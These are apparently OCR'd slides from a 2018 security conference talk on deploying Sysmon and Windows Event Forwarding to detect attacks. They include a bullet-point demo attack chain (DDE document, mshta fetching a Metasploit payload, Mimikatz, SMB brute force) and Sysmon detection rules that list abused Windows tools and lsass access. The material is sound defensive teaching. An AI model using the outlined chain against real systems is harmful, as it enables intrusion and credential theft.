Sys Mon! Why yu nuh logging dat?

T: +44 (0)1622 723400 | **E:** info@secdata.com | **W:** www.secdata.com

cmd.exe /c whoami

Carl Morris carl.morris@secdata.com / @camorris74
Charl vd Walt charl@sensepost.com / @charlvdwalt
Willem Mouton willem@sensepost.com / @_w_m__

https://github.com/SecureDataLabs/44Con-2018-Sysmon

Agenda

- Introduction & Background
- Windows logging architecture
- SYSMON
- Dealing with logs - ELK
- But is it working?
- We have logs, now what?
- Putting it all together


Introduction & Background

Why log?

- Foundation of security
- Often the only information at hand
- Provides the bread crumbs for investigations
- Useful, not just for security


Why log?


1 DEFENCE
Any good enterprise strategy needs to cover Assessment, Protection, Detection & Response.
Are we doing everything you could to track contemporary threats and realities?
2 COMPLIANCE
Increasingly being demanded as a best practice by standards and regulations.
In the case of a breach can we claim that we took all reasonable steps to protect our assets??
3 READINESS
Data collection and correlation is as much about investigation as it is about detection.
Are we in a position to rapidly perform triage in the event of a compromise?



PRE-EXPLOIT

- DNS Spoofed-Domain
- DDE enabled Word document



EXPLOIT

- Metasploit payload hosted on DGA domain
- AutoDDE for initial code execution
- mshta.exe – Downloads and executes msf payload
- Gain a Metasploit shell


POST-EXPLOIT

- MimiKatz – For credential harvesting
- Portscan network local to compromised host
- Brute force SMB


Reconnaissance → Weaponization → Delivery → Exploitation → Installation → Command & Control → Actions on Objectives

Different logging paradigms

A WIDE RANGE OF LOGS EACH ADD SPECIFIC VALUE




A DETECTION STRATEGY FOR EACH THREAT CATEGORY



Windows logging & Event IDs

- Majority logged to Event log
- Structured / Easy to parse
- Large number and sheer volume

Windows logging architecture



What is WEF / WEC

- Windows Event Forwarding (WEF) is a powerful log forwarding solution
- WEF push / pull logs to Windows Event Collector (WEC) servers
- WEF is agent-free and relies on native components

WEC Server Requirements

- No definitive guidelines seem to be available for physical server sizing.
- General consensus seems to be though that a VM with 2vCPUs and 8GB of RAM running 2012R2 is more than capable of handling event logging from 1500 workstations generating an average of 500,000 events forwarded in a 24 hour period.
- Your mileage may vary though depending on types of logs being collected.

WEC Server Requirements

- Windows Vista, Windows 7, Windows Server 2008/R2 and Windows Server 2012/R2 and above can be Event Collectors.
- There are no limitations when a client operating system is used as an Event Collector, however a server platform is recommended as it will scale much better in high volume scenarios.

How WEF / WEC Works

- Recovery: Remote or disconnected clients will reconnect and send any accumulated backlog
- Encrypted using Kerberos by default (with NTLM as a fall-back option, which can be disabled by using a GPO)

Installation & configuration

Windows Event Collector

```
PS C:\Windows\system32> Set-Service -Name winrm -StartupType Automatic
winrm quickconfig -quiet
wevtutil sl forwardedevents /ms:1000000000
wecutil qc -quiet
WinRM service is already running on this machine.
WinRM is already set up for remote management on this computer.
Windows Event Collector service was configured successfully.
```

Installation & configuration

Windows Event Forwarding Configuration

- WEF is configured entirely via GPO
  - Set the path to the Subscription Manager
  - Enable WinRM

Installation & configuration

Windows Event Forwarding Configuration

- WEF is configured entirely via GPO
  - Allow Event Log Reader access for the built in Network Service account
  - Allow Remote Server Management Through WinRM

Sysmon

What is Sysmon?

- System Monitor (Sysmon) is a Windows system service and device driver that monitors and logs system activity

Why Sysmon?

- Endpoints are now more likely targets
- Built in Windows logging insufficient
- Provides detailed information about activity
- Stored as a standard Windows event log
- Logs can be easily collected

Malware vs L.O.L. detection

- Sysmon is not going to detect specific malware variants.
- Geared towards detecting actual activity on a device.
- Very effective in detecting Living Off the Land style tactics where trusted pre-installed system tools are used for attacks.

Getting Sysmon

- Downloaded from the Sysinternals section of the Microsoft website – https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Currently at v8.0 which was released July 5, 2018

Compatibility

- The current version of Sysmon is compatible with clients running Windows 7 and higher as well as servers running Windows Server 2008 R2 and higher.

Event Id

Category	Event ID
Process Creation	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Changed	4
Process Terminated	5
Driver loaded	6
Image loaded	7
CreateRemoteThread	8
RawAccessRead	9
ProcessAccess	10
FileCreate	11

Category	Event ID
RegistryEvent (Object create and delete)	12
RegistryEvent (Value Set)	13
RegistryEvent (Key and Value Rename)	14
FileCreateStreamHash	15
PipeEvent (Pipe Created)	17
PipeEvent (Pipe Connected)	18
WmiEvent (WmiEventFilter activity detected)	19
WmiEvent (WmiEventConsumer activity detected)	20
WmiEvent (WmiEventConsumerToFilter activity detected)	21
Error	255

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon#events

Event Id

Category	Event ID
Process Creation The process creation event provides extended information about a newly created process. Including process name, parent process, command line, host & user information and file hashes.	1 A & I
File Creation Time Changed The change file creation time event is registered when a file creation time is explicitly modified by a process.	2 I
Network Connection The network connection event logs TCP/UDP connections on the machine. Each connection is linked to a process and also contains the source and destination host names, IP addresses & port numbers.	3 A & I
Sysmon Service State Changed The service state change event reports the state of the Sysmon service.	4 A
Process Terminated The process terminate event reports when a process terminates. It provides the UtcTime, ProcessGuid and ProcessId of the process.	5 A & I
Driver loaded The driver loaded event provides details about a driver being loaded on the system. The configured hashes are provided as well as signature information.	6 I

Event Id

Category	Event ID
Process Creation The process creation event provides extended information about a newly created process. Including process name, parent process, command line, host & user information and file hashes.	1 A & I
File Creation Time Changed The change file creation time event is registered when a file creation time is explicitly modified by a process.	2 I
Network Connection The network connection event logs TCP/UDP connections on the machine. Each connection is linked to a process and also contains the source and destination host names, IP addresses & port numbers.	3 A & I
Sysmon Service State Changed The service state change event reports the state of the Sysmon service.	4 A
Process Terminated The process terminate event reports when a process terminates. It provides the UtcTime, ProcessGuid and ProcessId of the process.	5 A & I
Driver loaded The driver loaded event provides details about a driver being loaded on the system. The configured hashes are provided as well as signature information.	6 I

Event Id

Category	Event ID
FileCreate File create operations are logged when a file is created or overwritten. This event is useful for monitoring autostart locations, like the Startup folder, as well as temporary and download directories, which are common places malware drops during initial infection.	11 A & I
RegistryEvent (Object create and delete) Registry key and value create and delete operations map to this event type, which can be useful for monitoring for changes to Registry autostart locations, or specific registry modifications.	12 A & I
RegistryEvent (Value Set) This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.	13 A & I
RegistryEvent (Key and Value Rename) Registry key and value rename operations map to this event type, recording the new name of the key or value that was renamed.	14 A & I
FileCreateStreamHash This event logs when a named file stream is created, and it generates events that log the hash of the contents of the file to which the stream is assigned (the unnamed stream), as well as the contents of the named stream. Some malware variants drop their executables or configuration settings via browser downloads, this event is aimed at capturing that based on the browser attaching a Zone.Identifier "mark of the web" stream.	15 A & I

Event Id

Category	Event ID
PipeEvent (Pipe Created) This event generates when a named pipe is created. Malware often uses named pipes for interprocess communication.	17
PipeEvent (Pipe Connected) This event logs when a named pipe connection is made between a client and a server.	18
WmiEvent (WmiEventFilter activity detected) When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name and filter expression.	19
WmiEvent (WmiEventConsumer activity detected) This event logs the registration of WMI consumers, recording the consumer name, log, and destination.	20
WmiEvent (WmiEventConsumerToFilter activity detected) When a consumer binds to a filter, this event logs the consumer name and filter path.	21

A & I A & I A & I A & I A &

SysMon config file

- Can install Sysmon using basic options from the command line
- All configuration options are supported with XML Config file

SysMon config file

- Configuration file is specified at installation or when an updated configuration needs to be applied
  - Installation - sysmon -i -accepteula c:\SysmonConfig.xml
  - Update - sysmon -c c:\SysmonConfig.xml

SysMon config file

- High level configuration items consist of
  - Schema Version – Current is 4.1 for Sysmon v8.0
  - HashAlgorithms – Applies globally for all events, can specify any combination of SHA1, MD5, SHA256 & IMPHASH or use * for all hash types
  - CheckRevocation – Manages certificate revocation checks, default is No
  - EventFiltering – Consists of filtering rules for each of the event types, if an event type is not specified then it will apply a default capture rule

Editing, debugging & testing the file


```
C:\Windows\sysmon>sysmon64 -c Sysmonv7Config.xml


System Monitor v7.03 - System activity monitor
Copyright (C) 2014-2018 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Configuration file validated.
Configuration updated.
```

Config file examples

```
<!--SYSMON EVENT ID 10 : INTER-PROCESS ACCESS [ProcessAccess]-->
        <ProcessAccess onmatch="include">
            <TargetImage condition="is">C:\Windows\System32\lsass.exe</TargetImage>
            <TargetImage condition="contains">C:\Windows\System32\winlogon.exe</TargetImage>
            <CallTrace condition="contains">WinSCard.dll</CallTrace>
            <CallTrace condition="contains">cryptdll.dll</CallTrace>
            <CallTrace condition="contains">hid.dll</CallTrace>
            <CallTrace condition="contains">samlib.dll</CallTrace>
            <CallTrace condition="contains">vaultcli.dll</CallTrace>
            <CallTrace condition="contains">WMINet_Utils.dll</CallTrace>
        </ProcessAccess>
```


Config file exam

```
<!--SYSMON EVENT ID 10 : INTER-PROCESS
        <ProcessAccess onmatch="include
            <TargetImage condition="is"
            <TargetImage condition="con
            <CallTrace condition="conta
            <CallTrace condition="conta
            <CallTrace condition="conta
            <CallTrace condition="conta
            <CallTrace condition="conta
            <CallTrace condition="conta
        </ProcessAccess>
```



Config file examples

```
<!--SYSMON EVENT ID 3 : NETWORK CONNECTION INITIATED
[NetworkConnect]-->
    <!--DATA: UtcTime, ProcessGuid, ProcessId, Image, User,
    Protocol, Initiated, SourceIsIpv6, SourceIp, SourceHostname,
    SourcePort, SourcePortName, DestinationIsIpV6, DestinationIp,
    DestinationHostname, DestinationPort, DestinationPortName-->
        <NetworkConnect onmatch="include">
        <!--Suspicious Windows tools-->
            <Image condition="image">at.exe</Image>
            <Image condition="image">certutil.exe</Image>
            <Image condition="image">cmd.exe</Image>
            <Image condition="image">cmstp.exe</Image>
            <Image condition="image">cscript.exe</Image>
            <Image condition="image">driverquery.exe</Image>
            <Image condition="image">dsquery.exe</Image>
            <Image condition="image">hh.exe</Image>
            <Image condition="image">infDefaultInstall.exe</Image>
            <Image condition="image">java.exe</Image>
            <Image condition="image">javaw.exe</Image>
            <Image condition="image">javaws.exe</Image>
            <Image condition="image">mmc.exe</Image>
            <Image condition="image">msbuild.exe</Image>
            <Image condition="image">mshta.exe</Image>
            <Image condition="image">msiexec.exe</Image>
            <Image condition="image">nbtstat.exe</Image>
            <Image condition="image">net.exe</Image>
            <Image condition="image">net1.exe</Image>
            <Image condition="image">notepad.exe</Image>
            <Image condition="image">nslookup.exe</Image>
            <Image condition="image">powershell.exe</Image>
            <Image condition="image">qprocess.exe</Image>
            <Image condition="image">qwinsta.exe</Image>
            <Image condition="image">qwinsta.exe</Image>
            <Image condition="image">reg.exe</Image>
            <Image condition="image">regsvcs.exe</Image>
            <Image condition="image">regsvr32.exe</Image>
            <Image condition="image">rundll32.exe</Image>
            <Image condition="image">rwinsta.exe</Image>
            <Image condition="image">sc.exe</Image>
            <Image condition="image">schtasks.exe</Image>
            <Image condition="image">taskkill.exe</Image>
            <Image condition="image">tasklist.exe</Image>
            <Image condition="image">wmic.exe</Image>
            <Image condition="image">wscript.exe</Image>
        </NetworkConnect>
```


Network connection detected:
UtcTime: 2018-09-07 12:16:14.916
ProcessGuid: {3be4414a-6bc7-5b92-0000-0010e4fff906}
ProcessId: 5632
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: WORKSTATION02\Administrator
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.0.0.38
SourceHostname: Workstation02.44conlab.net
SourcePort: 53895
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 10.0.0.241
DestinationHostname: ip-10-0-0-241.eu-west-1.compute.internal
DestinationPort: 81
DestinationPortName: hosts2-ns
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/7/2018 12:15:51 PM
Event ID: 3
Task Category: Network connection detected (rule: NetworkC
Level: Information
Keywords:
User: SYSTEM
Computer: Workstation02.44conlab.net
OpCode: Info
More Information: Event Log Online Help
nbtstat.exe
net.exe
net1.exe
notepad.exe
nslookup.exe
powershell.exe
qprocess.exe
qwinsta.exe
qwinsta.exe
reg.exe
regsvcs.exe
regsvr32.exe
rundll32.exe
rwinsta.exe
sc.exe
schtasks.exe
taskkill.exe
tasklist.exe
wmic.exe
wscript.exe

Sysmon messages

- Similar to standard Windows Event Logs.
- Can be found in the local Event Viewer under – "Applications and Services Logs/Microsoft/Windows/Sysmon/Operational"
- Easily filtered and searched locally in Event Viewer.
- Can be exported to EVTX, XML, CSV & TXT formats.

Sysmon messages – Evt ID 1

```
Process Create:
UtcTime: 2018-09-07 12:15:03.042
ProcessGuid: {3be4414a-6bc7-5b92-0000-0010e4fff906}
ProcessId: 5632
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
CurrentDirectory: C:\Users\Administrator\
User: WORKSTATION02\Administrator
LogonGuid: {3be4414a-d56b-5b7a-0000-002058a20700}
LogonId: 0x7A258
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=097CE5761C89434367598B34FE32893B,SHA256=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436
ParentProcessGuid: {3be4414a-d571-5b7a-0000-001002b30800}
ParentProcessId: 3292
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Installation, configuration & house keeping

- Installation
  - Easiest to deploy via GPO adding a start-up script and/or scheduled task
  - Install files placed in SYSVOL
  - Detects and installs
  - Immediate logging

Installation, configuration & house keeping

- Scheduled tasks (to install, configure & check SysMon config file)
  - Scheduled task runs every hour
  - Check Sysmon state
  - Detects and install
  - Ensures new configuration applied

Installation, configuration & house keeping

- Maintenance & Upgrades
  - The script used to install & configure Sysmon also contains a version check.
  - To upgrade or downgrade placed in SYSVOL
  - Detects and install
  - Version specified in script

Here be dragons

Here be dragons

- WEF
  - WEC Server Sizing – Works on a “10k x 10k” rule – meaning, no more than 10,000 concurrently active WEF Clients per WEC server and no more than 10,000 events/second average event volume.
  - Multiple WEC servers can be used to distribute load and factor in network segregation etc.
  - When adding the ‘Network Service’ account to the local group ‘Event Log Readers’ by GPO be aware that it removes any existing accounts.


Here be dragons

- Sysmon
  - Likely to be very noisy initially as configuration will need to be tuned to your environment, deploy to a suitable subset of devices initially to allow for this.
  - Not a silver bullet for security and not to be considered as a security solution, it is an additional source of data which, especially when correlated with other events, can help identify malicious activity.

Here be dragons

- Sysmon
